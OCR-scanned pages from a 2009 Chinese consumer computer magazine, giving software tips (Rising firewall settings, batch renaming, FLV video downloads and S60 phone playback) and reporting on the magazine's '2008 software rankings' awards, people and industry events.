打开瑞星的主界面，开启防火墙模块控制，依次单击“访问控制→选项”，勾选“启动模块访问检查”和“启动应用程序网络监控”，让瑞星开启全面的网络监控，过滤掉可能存在的木马下载器。

在主界面依次单击“设置→详细设置→网络监控→恶意网址拦截”，选中“监控程序”，你可以看到瑞星默认只支持了IE，如果你使用其他浏览器，单击“添加”，找到浏览器的EXE程序逐个添加进来，防止病毒通过浏览器入侵电脑。

小提示

想要查看进程或者网络状况时，你是不是找不到2008版中的“进程管理”和“网络管理”了？单击主界面的“工具”，在下面列表中就看到它们了。

配置必要的排除项

目的：使用方便

安装防火墙后，最麻烦的就是因为配置不合理而造成各种网络故障，这就要让瑞星聪明点，分清好坏。在主界面依次单击“设置→详细设置→网络监控→恶意网址拦截”，选中“排除程序”，单击“添加”,然后将你电脑里的下载软件添加到排除设置中。

另外，由于瑞星2009默认支持25、110端口，使用Gmail或其他邮件客户端的读者如果使用了其他端口，那就需要自己为这个端口添加支持：依次单击“设置→详细设置→监控设置→邮件监控”（见图1），输入已经使用的端口和协议，单击“添加→保存”即可。



保证必要的安全项

目的：保证速度和安全

瑞星升级了，你的电脑升级了吗？如果没有那也不要担心，老机器也是可以速度和安全双丰收的。在主界面依次单击“设置→详细设置→监控设置→文件监控→自定义级别”（见图2），在病毒类型中勾选“未知木马”，在优化中勾选“扩展库”，最后单击“确定”保存设置。如果你的电脑配置好，那我们就把“病毒类型”中的选项都勾选上，这样可以使监控发挥更大的作用，最后“确定”保存。**（瑞星安全工程师/王占涛）**



CF [XF25]


小提示

在这里你会发现改变设置保存时，瑞星会要求输入一个验证码，这样就防止了病毒的自动更改。

瑞星全功能安全软件
RISING Internet Security



安装RegShot（下载地址：http://www.onlinedown.net/soft/12432.htm）先后抓取注册表信息，点击“比较”就可以看到注册表的变化。



繁重操作 一次搞定

追求是没有止境的，电脑带给我们便捷的同时，也会带给我们一些烦心事，很多操作都是重复性的，你就不想再次升级，摆脱这些重复操作吗？还等什么，跟我来吧！

资料精华 一次性提取

出差前想准备点资料好在路上使用，视频文件体积太大，而且只有少量格式的文件能在手机等数码设备上播放。其实很多资料只有音频就足够了，我们完全可以将这类资料转换成体积相对较小的MP3文件。如何实现？手边的千千静听就可以了，找到所需的视频文件，选中后拖动到千千静听的播放列表里，右键单击，选择“转换格式”，然后在出现的设置窗口中，将输出格式设置为兼容性较好的“MP3”（见图1），在“目标文件夹”里指定保存的路径，单击“立即转换”，千千静听就立马开始转换所有选中的文件了。

小提示

平时的文档操作中，我们最常见的就是复制、粘贴了，最可恨的是很多时候要在几个文档之间来回折腾，这时我们用多文本剪贴器（下载地址：http://www.skycn.com/soft/41958.html）即可解决，先把几个要复制的内容都复制下，软件会全部记录复制过的文字，然后在另一文本下，再分别粘贴即可。

转换格式
编码格式
输出格式：MP3 编码器 (Lame v3.90.3) v1.02　配置
输出比特：原始比特　(只对 Wave 输出格式有效)
音效处理
□转换采样频率　(编码器不一定支持所有频率)
□启用回放增益 □启用当前均衡器设置 □启用当前杜比环绕设置
选项
目标文件夹：C:\Documents and Settings\独步天下\桌面
任务优先级：普通　目标文件存在时：提问
□转换完成后添加到播放列表 □自动为目标文件添加序号
提示：1.如果不指定目标文件夹，将把目标文件生成在源文件夹内
2.由于CD播放是独占方式，如果正在播放CD，请先停止播放
立即转换　取消

1

杂乱文件 一次性修改

通过各种P2P软件下载的系列影音文件，常常会包含较长文件名前缀，有时会因为超过播放器所支持文件名的最大长度，而被自动截尾显示。文件多了，手工修改将会比较麻烦。其实，我们可以下载安装 “妖眼文件批量改名器”（下载地址：http://www.onlinedown.net/soft/47723.htm），来轻松解决此类批量更名问题。

第一步：运行“妖眼文件批量改名器”，在“选择目录”处选择要改名的文件所在的文件夹，然后在“选择文件”列表中选中要改名的文件，单击右侧的“添加”按钮，即可以将它们添加到右侧的“文件列表”。如果希望改名后仍然保留未改名的文件，则需要勾选“备份”项。

第二步：单击右下方的“删除字符个数”右侧的“▲”按钮，设置具体的英文字符个数（请注意直接通过键盘输入无效，并且一个汉字要占两个英文字符的位置）。这里，要删除“名侦探柯南”加上一个下划线符号，共计11个字符，因此设为11（见图2），单击下方的“执行”按钮，即可完成该文件名前缀的批量删除。然后在“换掉什么”处输入下划线符号“_”，在“代替字符”处不输入任何内容，勾选“全部替换”，单击下方“执行”按钮，又可以很快将文件名中下划线符号全部删除，最终得到形如“001云霄飞车杀人事件.RMVB”的系列文件名，既保留了文件的关键名称，又删除了不必要的文件名前缀。

小提示

“妖眼文件批量改名器”的批量改名功能比较多，除了上述的列表改名之外，还可以批量修改文件的扩展名等，甚至可以批量替换文本文件中的内容，并支持汉字转拼音、阿拉伯数字与汉字数字互换、字母大小写转换等六种更改模式，有类似需要的朋友不妨一试。

2

相机照片 一次性转移


出差回来，相机里肯定是一大堆照片要拷，回家后插上电脑复制，还要手动去找存放位置太麻烦了，其实通过“优盘搬运工”软件（下载地址：http://work.newhua.com/cfan/200904/up.rar）即可轻松解决，回到家，只要启动“优盘搬运工”，插上相机的存储卡，文件就自动复制到指定位置了。这个如何来实现呢？

下载后解压，运行“ucopy.exe”，点击软件主界面中的“基本设置”，在弹出窗口中切换到“文件搬运”选项，在“监控文件类型”中勾选“图片文件”和“位图文件”，取消对“自定义”的勾选，单击“选择”指定电脑上图片的保存位置，例如：“H:\开会照片”。然后在“基础设置”里勾选“开机自动运行”最后依次单击“保存设置”，就可以了。(文/小小) CF [XF26]

小提示

勾选“自定义”，可以在其后制定格式的格式，满足这个格式的文件就会自动复制到某个文件夹下。通过默认的“Ctrl+Alt+U”组合键可调出软件主界面。

对Ping命令不熟悉的读者，可以用PingBox2（下载地址：http://www.orsoon.com/Soft/1141.html）来完成网络检测。



泡沫肥皂“电视剧”只需“低清”FLV

每次坐地铁、公共汽车回家，就会看到很多的人拿着手机看片，时而哈哈大笑，时而愁眉苦脸，光看它们，你就可以欣赏一路了。

你想不想加入到他们之中呢？对于电影，你一定要使用本期“特别话题I”中介绍的方法转换，毕竟那是大片，但对于有泡沫、肥皂的“电视剧”只需低清FLV就足以搞定了。但是你在使用时，可能会遇到一点小麻烦……

对于很多偏爱电视剧的朋友来说，千万别听信某些“伪高清”爱好者的忽悠，看个片子都要费电、费时间地去下载高达几百MB的一集片子，导致的结果是下的时间比看的时间多上几倍。

其实，像“电视剧”这样的片子，直接下载FLV格式，在手机或其他设备上随时看看，和高清的区别基本不大，效果同样很好，最重要的是手机和MP4大多已经支持FLV了，有了这种格式的支持，那还有什么理由拒绝呢？现在我就来告诉你怎么搞定这些东东……

获取“低清FLV”

很多人下载FLV视频时用“维棠”（下载地址：http://www.vidown.cn/），最好的FLV资源就是优酷（http://www.youku.com），但后者总是使用各种先进的反下载技术禁止我们下载。这里透露点小技巧：

①用“维棠”下载优酷等网站的视频时，部分较老的视频是无法断点续传的。

②优酷的视频如果时间较长，则下载后是多个文件组成的，可以用“极速FLV合并器”（下载地址：http://www.onlinedown.net/soft/67361.htm）等软件合并。

③如果在下载优酷视频时，中间停止，再也无法下载时，可以将已经下载的文件复制出来，然后在IE中清除临时文件及Cookies后再下载即可。

不过优酷总会推出新技术，所以为了保险，再为大家介绍一款能够下载优酷的软件——“狂雷”（下载地址：http://www.raydown.com）。这两款软件基本上总有一款可以下载，这样就有了双保险。


狂雷下载FLV的使用方法和“维棠”基本相同，都是打开视频页面，然后复制网址，然后在主窗口点击“新建”按钮，然后将视频下载网址粘贴在“网址”中，设置好“存储目录”及“另存名称”即可下载（见图1）。

“狂雷”还有更简单的查找电视剧的方法，就是在“搜索”框中输入你要找的电视剧，然后在结果列表中右击，选择“下载”即可（见图2）。

FLV是下载了，难道只能买了MP4的人才能用吗？别老土啦！现在早就不用再转换成AVI、MP4、3GP之类的格式，才能在手机上播放了！只要你使用了CorePlayer，你的手机立刻就能变为手机中的“战斗机”——在手机上就可以直接看FLV啦！

小编测试了Symbina S60 3rd（Nokia 6120c）和Windows Mobile PocketPC（多普达 S1）这两个主流手机平台，所有下载的FLV和MP4文件都可以流畅播放，而且即便是小屏幕上，只要使用横屏显示，字幕基本可以看清楚（包括6120c的2.4英寸屏幕），完全可以满足看美剧学英语的需要。你可以根据自己的手机所用系统，从http://work.newhua.com/cfan/200904/CorePlayerS60.rar（S60版）或http://work.newhua.com/cfan/200904/CorePlayerPPC.rar（PPC版绿色版）下载不同版本的CorePlayer。

一般下载的30分钟的动画片FLV为50MB左右，RMVB为130MB左右，而一集40分钟的美剧FLV大概在110MB左右，RMVB多是210MB左右，基本是一半左右，最重要的是很多公司的网络虽然封锁了BT下载，但FLV的下载是完全没问题的，你又可以“蹭网下载了”啦。



▲“狂雷”比“维棠”更贴心的是，用“狂雷”下载之后的分段优酷视频，可以直接点击“转换”按钮，点击“视频合并”键，将视频合并为一个，同时还可以将视频转换为手机或PSP等设备的视频，当然只看电视剧这个功能我们是用不上了……

▲当你在搜索一部电视剧，如果你发现少了几集，可以点击“显示更多搜索结果”，这时软件会放宽搜索关键词，得到更多的搜索结果。另外从6间房下载的某些高清视频为MP4格式，也可以通过下面提到的CorePlayer播放

使用开心助手2009（下载地址：http://dl.pconline.com.cn/download/53314.html），让你在开心网上乐开心。

S60手机遇到的FLV麻烦

对于使用S60手机的用户，在安装CorePlayer时，可能会遇到无法安装的情况，你可以参考下面的方法来解决。

小提示

部分老型号的S60手机中的FlashLite是2.0版（FLV格式就是基于此进行播放的），为了兼容性更好，建议你更新到FlashLite 3.0.下载地址为http://work.newhua.com/cfan/200904/FlashLite.rar。

第一步：打开http://61.143.251.83/，注册个用户，注意需要输入你手机的IMEI号（就是按*#06#，出来的那串数）。

第二步：大概过两至三小时，你再次登录，就可以下载到CER证书了。再点左下角的"签名软件V1.0版下载"，下载给S60签名用的软件（见图3）

第三步：运行"签名软件"，点击"待签名软件"和"证书文件"后的"浏览"，设置好需要签名的软件及CER证书文件的保存位置，点"签名"后，就能在"签名软件"目录下找到签好名的软件了（见图4）。

来吧，把你的手机变成FLV的电视剧天堂……(北京/数心疯) CF[XF27]



▲"签书"是S60安装软件必备的软件 ③



▲待签名软件扩展名通常为SIS或SISX，证书文件就是刚刚下载的CER文件 ④

网络大补贴

如果你还有关于S60证书的问题，可以参考http://blog.cfan.com.cn/index.php/14246/viewspace-376297。

与众不同的"我爱照片"

我喜欢摄影，有很多照片都想与大家分享，不过每天都是重复的壁纸照片展示对我来说早已提不起兴趣。

不过我试了一下"我爱照片"（下载地址：http://www.5ifoto.com/），作为一个专业的摄像人来说，感觉还是很不错的，关键是使用非常简单。

运行软件后，点击"选择文件夹"按钮，然后选择我保存照片的文件夹，再选择好模板，点击"设置为桌面"按钮就完成了（见图）。CF[XF28]




"我爱照片"支持主流的分辨率，包括1024×768I1280×1024I1440×900等，在不符合的分辨率下，可能会出现替换不成功的现象

以一顶百：棒棒堂

有这样一部分对系统有洁癖的人，用软件装得越少越好，而且一些辅助你生活的软件更是如此，想想看是——为了看新闻装个软件，为了查年列表时刻再装个软件，实在有点麻烦了。

想少装软件是吧，"棒棒堂"（下载地址：http://www.365bbt.com/）就是能帮你达成这个心愿的小软件。

软件打开后，你所有的操作，就在"全部"标签下完成，这里软件根据生活中的需要将常用的软件分成了工作、学习等七大类，点击每类，都可有若干模块可以添加，你需要哪部分，只要点击其后的"加载"按钮，再点击"是"即可（见图）。CF[XF29]



日常生活中用的东西这里基本都已包含



正所谓“千秋功过，后人评说”，当一切都过去的时候，我们才好慢慢品谈过去的故事。2009年1月1日，由《电脑爱好者》杂志社主办的“2008软件风云榜”正式启动，本次软件评选包含个人用户所用到的所有软件类别，共分30个软件领域，由读者根据自己的使用体验，选出各领域自己最满意的软件。同时，为了更好地了解软件用户的需求，推动软件的发展，“2008软件风云榜”我们专门设立了软件需求调查，为软件开发商和软件用户之间建立一次良好的沟通，让读者告诉开发者喜欢现有的什么功能，以后需要什么功能以及哪些功能急需完善？。帮助软件开发者更好地完善产品，以期将来用上更好的软件。

本次活动，受到广大读者、网友和软件开发商的大力支持，为期20天的网上投票吸引了24942余投票数据，并有数千名读者积极参与到活动的专题讨论中，最终我们在30个领域分别评选出年度最佳奖、编辑推荐奖和最佳新锐奖，并在软件业界评选出2008年最具影响力的风云人物、风云事件和风云软件，倾力打造2008年最全面、最专业的一次软件评选。同时，为了答谢广大读者的支持和参与，我们送出了包括便携式笔记本在内的400多个奖品，获奖读者名单完全由系统随机抽取，具体名单请登录活动网址查询。

“2008软件风云榜”活动地址：
http://www.cfan.com.cn/zhuanti/2008fengyun/。

评选奖项

电脑爱好者 2008软件风云榜 风云人物



电脑爱好者 2008软件风云榜 风云事件

电脑爱好者 2008软件风云榜 风云软件

电脑爱好者 2008软件风云榜 年度最佳奖

电脑爱好者 2008软件风云榜 编辑推荐奖

电脑爱好者 2008软件风云榜 最佳新锐奖

主办媒体

电脑爱好者



合作媒体

计世网(http://www.ccw.com.cn)

华军网(http://www.newhua.com)

电脑之家（http://www.pchome.net/）

协办媒体

《计算机世界》、《数码》、《网络世界》、《消费电子世界》、《微电脑世界》、《数码精品世界》、《中国数字电视》、友答网

获奖软件感言

我们对这次评选中所获得的荣誉感到非常荣幸，在此我谨代表ACD Systems全体员工向广大用户表示衷心的感谢。正是因为大家这么多年来一直的鼓励和信任，才让ACDSee在图形图像管理类软件的领域中占有一席之地。今后我们将继续努力，在以用户为中心的基础上不断完善我们的软件，并且希望得到大家更多的支持和帮助。

——Peter Anderson（安彼得）
亚太区业务发展总监

上榜软件感言


很高兴易怡存储（ease memory）入围了《电脑爱好者》的2008年的软件风云榜，很感谢《电脑爱好者》杂志社，获奖与没有获奖都不重要，参与其中已经很开心了。易捷，怡悦是易怡存储（ease memory）目标，希望我们的软件能给每个电脑爱好者带来方便和快乐！

——袁胜况
易怡存储开发团队总负责


投票读者感言

每年的年末，我都会去关注各种软件评选，希望可以看到这些“日常用品”（软件）的新特色。可这些看似各类丰富的榜单，貌似是“清一色”，只做到软件的横向评估，很高兴，《电脑爱好者》的“软件风云榜”弥补了这些榜单的不足，加入了“软件需求”调查，以“用户体验”为主线来打榜。榜单结果不只让我们受益，我想，更可以让那些可爱的软件作者得到启发，为我们写出更多“舒适”的软件。

——水和米
爱好者网论坛会员



比尔·盖茨



自比尔·盖茨31岁成为世界首富以来，就一直是IT乃至世界领域的焦点人物，2008年他带给我们了一条绝对震撼的新闻。6月27日，比尔·盖茨正式宣布辞去微软执行董事长的全职工作。对于整个软件行业来说，比尔·盖茨似乎创造了一个无法超越的故事，甚至他个人的光环超过了所在的公司。这位传奇人物将事业转交给下位继任者鲍尔默，又将自己的财富捐给慈善事业，将580亿美元的个人财产全数捐给比尔和梅琳达·盖茨基金会，比尔·盖茨塑造了一个完美的软件风云人物。


梁念坚

2008年11月13日，梁念坚接任微软大中华区CEO，成为微软进入中国以来的第六任CEO。由于前任CEO陈永正离职后微软一直没有找到合适的人选，微软(中国)公司董事长张亚勤一直代理CEO职务，14个月后，梁念坚的出现才结束了张亚勤的兼职生涯。不过，这位"千呼万唤始出来"的梁念坚新官上任还没"烧三把火"，就要为微软的"黑屏门"当起说客，应对各方的压力。这位新掌门人接下来的工作既是微软对他的考验，也是所有中国微软用户关注的焦点。



冯鑫

2008年，世界经济的不景气打压着软件行业的发展劲头，不过这并没有挡住暴风影音CEO冯鑫的步子。2008年7月，他将暴风影音进行了一次划时代的升级，将暴风影音从一个本地播放器升级为支持在线视频播放的"视频播放平台"。11月，冯鑫带领暴风网际公司获得了来自经纬中国及IDG共计1500万美元的第三轮融资，让整个中国软件业感到了一丝暖意。另一方面，冯鑫将暴风影音带到了互联网服务商的行列，这对视频播放和视频网站领域来说，都是一次格局的重新划分。



张立申

2008年中国的安全领域一直没有平静过，在充斥着各种争论、纠纷的环境下，张立申带领的卡巴斯基中国团队坚持用技术带动发展，把精力完全放在技术研发和服务体系的完善上，使得卡巴斯基在中国的市场占有率稳步上升。在他的推动下，2008年，卡巴斯基全球产品测试中心落户中国，卡巴斯基全球产品都会在中国测试，自此中国用户可以享受到国际一流水准的产品同步服务。他一贯秉承的"一切为了用户安全"的经营理念成为2008年最受人尊敬的一面旗帜。



雷军

当世界IT人都在怀念比尔·盖茨的时候，中国的IT人也在怀念一个人，那就是原金山CEO雷军。在金山软件的16年，雷军一直活跃在中国软件的舞台上，去年辞职后，他的行踪也一直是大家关注的焦点。雷军在沉寂数月后，找到新的奋斗点，于2008年10月出任无线互联网浏览器企业优视动景(UCWEB)懂事长，曾经的软件巨头摇身一变成为天使投资人。留任金山副懂事长的雷军在辞职信中的"雄心不改，壮志尤在"可谓是一语双关，在挑战完微软这个巨头之后，又打上UCWEB的大旗向谷歌宣战。



云

如果要用一个词来形容2008年的软件行业最大的进展，那必然是“云”。自2008年年初，亚马逊、谷歌、微软和EMC等争相推出云计算服务。将“云”的概念推送给大众，紧接着趋势、瑞星、金山等安全软件厂商几乎同时推出自己的“云安全”计划，随后整个软件行业亦是“人云亦云”。在“云”的笼罩下，2008年的很多事也亦是“云里雾里”，过多的问号、过多的争吵和过多的官司，让所有人在这些“风云事件”里辨不清方向。

迅雷 被曝偷偷上传文件

当大家还沉浸在2008年新年的喜悦中时，一则新闻打破了这个氛围：很多网友所热衷的下载工具——迅雷竟然会在用户不知情的情况下上传文件。此事被一网友曝光后，引发网友热评。由于迅雷支持的协议多，并且采用P2SP模式，迅雷的下载速度以及处理死链的能力明显优于其他软件，受到广大用户喜爱，但不为人知的是，迅雷带给用户快速下载体验的同时，还会在后台悄悄地上传用户的本地文件，不仅占用带宽，更为严重的是有可能侵犯了用户的隐私，甚至造成安全问题。同时，此事也引发了一轮软件信任恐慌。


番茄花园 作者入狱


继2007年珊瑚虫版QQ作者被捕入狱后，微软在2008年也搭上“维权”的列车。2008年9月，番茄花园版Windows XP作者、软件下载网站番茄花园站长洪磊被警方拘留，这一事件将软件知识版权的保护推向一个新的高度。番茄花园版indows XP和珊瑚虫QQ均属于对原版软件进行修改后再发行的侵权软件产品，但是洪磊修改的Windows XP属于收费产品，情节上更要严重。洪磊在自述中称每月获利达10万元，这让很多支持修改版软件的网友汗颜。不过，微软在番茄花园版本Windows XP盛行几年后才起诉不免让人怀疑其用心是否“良苦”。



360与瑞星 的“免费”之争

